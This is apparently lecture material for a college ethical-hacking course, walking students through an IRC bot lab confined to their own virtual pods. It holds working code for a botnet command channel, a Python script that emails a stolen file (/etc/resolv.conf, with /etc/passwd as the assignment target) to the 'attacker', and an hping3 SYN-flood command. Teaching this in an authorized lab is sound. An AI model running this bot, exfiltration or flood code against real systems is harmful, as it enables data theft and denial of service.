File Edit View Search Terminal Help

```
root@eh-kali-05:~/bin/ehbot# cat bot_script
#!/bin/bash
#
# This script runs when the ehbot is given the !runscript command
#
scriptName=$0

ping -c25 eh-kali.cis.cabrillo.edu

# Log the script ran
echo $scriptName worked at $(date +'%A at %r') >> log

root@eh-kali-05:~/bin/ehbot# 
```


The !runscript command will run this script now

On Opus-II: !runscript



```
15:16 -!- Pod05bot [EH-Zombie@i.love.linux.org] has joined #cis76
15:16 <@Rich> !runscript
15:16 < Pod05bot> Running the script ... watch out!
15:17 < Pod05bot> Script finished! PING eh-kali.cis.cabrillo.edu (172.30.10.173) 56(84) bytes of data.
 [15:18] [@Rich(+i)] [2:eh-irc/#cis76(+nt)]
[#cis76]
```

On EH-Kali: python bot_connect.py



```
root@eh-kali-05:~/bin/ehbot# python bot_connect.py
Created AF_INET socket. Let me set a few things up, and I'll be alive shortly.
Sent my identity to the IRC server.
Great, everything seems to be working. I'll keep you updated here with errors.
As a reminder, maybe get rid of all these print functions if this is a real zombie?
:Rich!rsimms@i.love.linux.org PRIVMSG #cis76 :!runscript
I just send the the message 'Running the script ... watch out!' to Rich.
I just send the the message 'Script finished! PING eh-kali.cis.cabrillo.edu (172.30.10.173) 56(8
4) bytes of data.' to Rich.
```

Testing the new !runscript command

Add new IRC bot !runscript command

1. On Opus-II, use `!quit` in irrsi to terminate your bot.

2. On Kali, Edit the **`bot_commands.py`** file.
   Line 10: Add a comma to the end of line.
   Line 11: Remove the beginning # (comment) character.
   Lines 57-60: Remove the beginning # (comment) characters

3. Make sure bot_script has execute permissions with:
   ```
   chmod +x bot_script
   ```

4. On Kali, Make sure your bot still runs without errors
   ```
   python bot_connect.py
   ```

5. On Opus-II, in irssi test the **!runscript** command.


6. On Opus-II, Use `!quit` in irrsi to terminate your bot.

When finished type in Irssi that your bot has been modified

Exfiltration script

Running an exfiltration script

vi bot_example01_script




bot_example01_script (~/ehbot) - VIM
File Edit View Search Terminal Help

```
#!/bin/bash
#
# This script runs when the ehbot is given the !runscript command
#
scriptName=$0

# email file to attacker
python mailer.py

# Log the script ran
echo $scriptName worked at $(date +'%A at %r') >> log
                                                          1,1           Top
```

A little bash script that runs a python program then makes a log entry

vi mailer.py


mailer.py (~/ehbot) - VIM
File Edit View Search Terminal Help

```
#
# The zombie computer runs this script to email contents of
# a file back to the attacker
#
# Credit: https://docs.python.org/2/library/email-examples.html
#
import smtplib
from email.mime.text import MIMEText
from sys import exit

# Update the two line below to your pod number and Opus username
podNum = "05"
userName = "simben76"

# Open a plain text file for reading then copy contents for email.
stolenFile = "/etc/resolv.conf"
fp = open(stolenFile, 'r')
msg = MIMEText(fp.read())
fp.close()

# Send the message.
victim = "pod" + podNum + "bot@eh-kali-" + podNum + ".cis.cabrillo.edu"
attacker1 = userName + "@opus.cis.cabrillo.edu"
attacker2 = "rsimms@opus.cis.cabrillo.edu"
msg['Subject'] = 'Exfiltrated %s file' % stolenFile
msg['From'] = victim
msg['To'] = attacker1 + ", " + attacker2
s = smtplib.SMTP('opus.cis.cabrillo.edu')
s.sendmail(victim, [attacker1,attacker2], msg.as_string())
s.quit()
                                                               1,1           Top
```

A little python program that emails the contents of a file to the attacker

Update bot_script to exfiltrate a file

1. Use `!quit` in irrsi to terminate your bot.

2. Copy the exfiltration script to the bot's script.

```
cp bot_example01_script bot_script
chmod +x bot_script
```

3. Edit `mailer.py` and modify:

   Line 12: Change the XX to your pod number (e.g. 05, 12, etc.).
   Line 13: Change xxxxxx76 to your Opus-II username.


4. Launch your bot

```
python bot_connect.py
```

When finished type in Irssi that your bot has been modified


Exfiltrating files using our EH Bot Army

On Opus-II: !runscript



```
19:55 -!- Pod05bot [EH-Zombie@i.love.debian.org] has quit [Quit: ]
19:55 -!- Pod12bot [EH-Zombie@i.love.debian.org] has quit [Quit: ]
19:57 -!- Pod12bot [EH-Zombie@i.love.debian.org] has joined #cis76
19:57 -!- Pod05bot [EH-Zombie@i.love.debian.org] has joined #cis76
19:57 < rsimms> !runscript
19:57 < Pod05bot> Running the script ... watch out!
19:57 < Pod12bot> Running the script ... watch out!
19:57 < Pod12bot> Script finished!
19:57 < Pod05bot> Script finished!
 [19:58] [rsimms(+i)] [2:eh-irc/#cis76(+nt)]
[#cis76]
```

On Opus-II: mail




```
& h
>N  9 pod05bot@eh-kali-05.  Sat Oct 15 19:57  19/760   "Exfiltrated contents of /etc/resolv.conf"
 N 10 pod12bot@eh-kali-12.  Sat Oct 15 19:59  19/761   "Exfiltrated contents of /etc/resolv.conf"
& 9
Message  9:
From pod05bot@eh-kali-05.cis.cabrillo.edu  Sat Oct 15 19:57:55 2016
Return-Path: <pod05bot@eh-kali-05.cis.cabrillo.edu>
Date: Sat, 15 Oct 2016 19:57:55 -0700
Content-Type: text/plain; charset="us-ascii"
Subject: Exfiltrated contents of /etc/resolv.conf
From: pod05bot@eh-kali-05.cis.cabrillo.edu
To: rsimms@oslab.cis.cabrillo.edu
Status: R

# Generated by NetworkManager
search cis.cabrillo.edu
nameserver 172.30.5.101
nameserver 172.30.5.102

&
```

The bot sends emails the contents of /etc/resolv.conf to the attacker

Flood script

Running an flood script

vi bot_example02.script



```
#!/bin/bash
#
# This script runs when the ehbot is given the !runscript command
#
scriptName=$0

#ping -c2 eh-kali.cis.cabrillo.edu

# Mini denial of service (run as root)
hping3 -S -p 80 -c 1000000 -i u1 172.30.10.160

# Log the script ran
echo $scriptName worked at $(date +'%A at %r') >> log
```

A little bash script that runs an hping3 syn flood

Update bot_script to flood a web server

1. Use **`!quit`** in irrsi to terminate your bot.

2. Copy the syn flood script to the bot's script.


```
cp bot_example02_script bot_script
```

3. Launch your bot

```
python bot_connect.py
```

When finished type in Irssi that your bot has been modified

Flood the Cylon recruiting website with SYN connects




Cylon Recruiting Center

IoT devices on earth - come and connect with us!

Join us at our next meeting on Caprica 6


!runscript



```
16:23 -!- rsimms [rsimms@i.love.debian.org] has joined #cis76
16:23 [Users #cis76]
16:23 [ eh-irc] [ milhom76] [ Pod05bot] [ Pod12bot] [ rsimms]
16:23 -!- Irssi: #cis76: Total of 5 nicks [0 ops, 0 halfops, 0 voices, 5 normal]
16:23 -!- Channel #cis76 created Sat Oct  1 13:59:00 2016
16:23 -!- Irssi: Join to #cis76 was synced in 0 secs
16:23 < rsimms> !runscript
16:23 < Pod05bot> Running the script ... watch out!
16:23 < Pod12bot> Running the script ... watch out!
16:23 < Pod05bot> Script finished!
16:23 < Pod12bot> Script finished!

 [16:34] [rsimms(+i)] [2:eh-irc/#cis76(+nt)]
[#cis76] 
```

The bot floods the eh-centos web server with SYN connects

Assignment



CIS 76 Linux Lab Exercise

Lab 7: Programming for Security Professionals
Fall 2016

Lab 7: Programming for Security Professionals

This lab introduces an IRC bot. The student will add a new command to the bot to email the contents of the /etc/passwd file on the "zombie" computer back to the attacker controlling the bot.

Warning and Permission

Unauthorized hacking can result in prison terms, large fines, lawsuits and being dropped from this course!

For this lab you have authorization to hack the VMs in the VLab pod assigned to you.

Preparation

- Get the CIS 76 Login Credentials document. You will need usernames and passwords to log into VLab and each of the VMs. This document is on Canvas and the link is in the CIS 76 Welcome letter.
- Determine which VLab pod number you were assigned. See the link on the left panel of the class website.
- If you haven't already configured your pod in the previous labs, then follow the instructions here: https://simms-teach.com/docs/cis76/cis76-podSetup.pdf

Part 1 – Add a new command to your Bot named after yourself

1) Review and do the corresponding Bot module activities in Lesson 8:
   a. Edit bot_data.py with your information.
   b. Add the runscript command.

Lab 7 due next week

Wrap up

Next Class

Assignment: Check the Calendar Page on the web site to see what is due next week.

Lab 7

Quiz questions for next class:

- What language are Metasploit exploits written in?
- Who created Ruby?
- TCP port 6667 is typically used for which service?

Backup